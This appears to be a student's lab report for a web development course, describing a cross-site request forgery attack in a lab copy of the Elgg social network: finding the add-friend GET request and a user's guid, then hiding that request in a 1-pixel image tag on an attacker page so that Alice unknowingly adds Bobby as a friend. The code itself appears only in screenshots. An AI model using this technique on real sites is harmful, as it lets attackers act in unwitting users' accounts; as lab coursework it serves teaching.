Matthew Austin


Web Development

Yi Yang

December 2018

Lab #4

Task 1:



1. Added Alice as a friend from Bobby’s account, Bobby is able to view the Live HTTP Header and with the help of this, he is able to identify the Add friend HTTP request, which is a GET request




1. When logged into Bobby’s account, Bobby can check his guid by looking at his HTTP Request Header, when he clicks edit account on his homepage.


By looking at his edit Profile request HTTP Header, we are able to determine that his guid is 40, we will use this knowledge to write the code for the malicious website.



1. The malicious websites code can have this img tag with the, GET request for adding a friend that we found by adding Alice as a friend of Bobby. Now to make Alice add Bobby as a friend, we submit the request in the form of an image of 1px by 1px size. So when, Alice opens this link, the request is immediately sent to elgg website and Bobby is added as a friend.



1. Bobby sends a message to Alice along with the link to csrflabattackerwebsite, that contains the malicious code.



1. Alice sees a message from Bobby with a link in it and opens the link, to be redirected to the malicious website.




Figure 1.6

1. When Alice clicks on the link in the message, she is redirected to the [www.csrflabattacker.com/index.html](http://www.csrflabattacker.com/index.html) page which contains the img tag that has the malicious line of code. So as soon as the page is opened, without Alice clicking anything, the img tag is read a request for an image from the add friend link is made and Alice adds Bobby as a friend, where Bobby’s guid is 40.





Figure 1.7

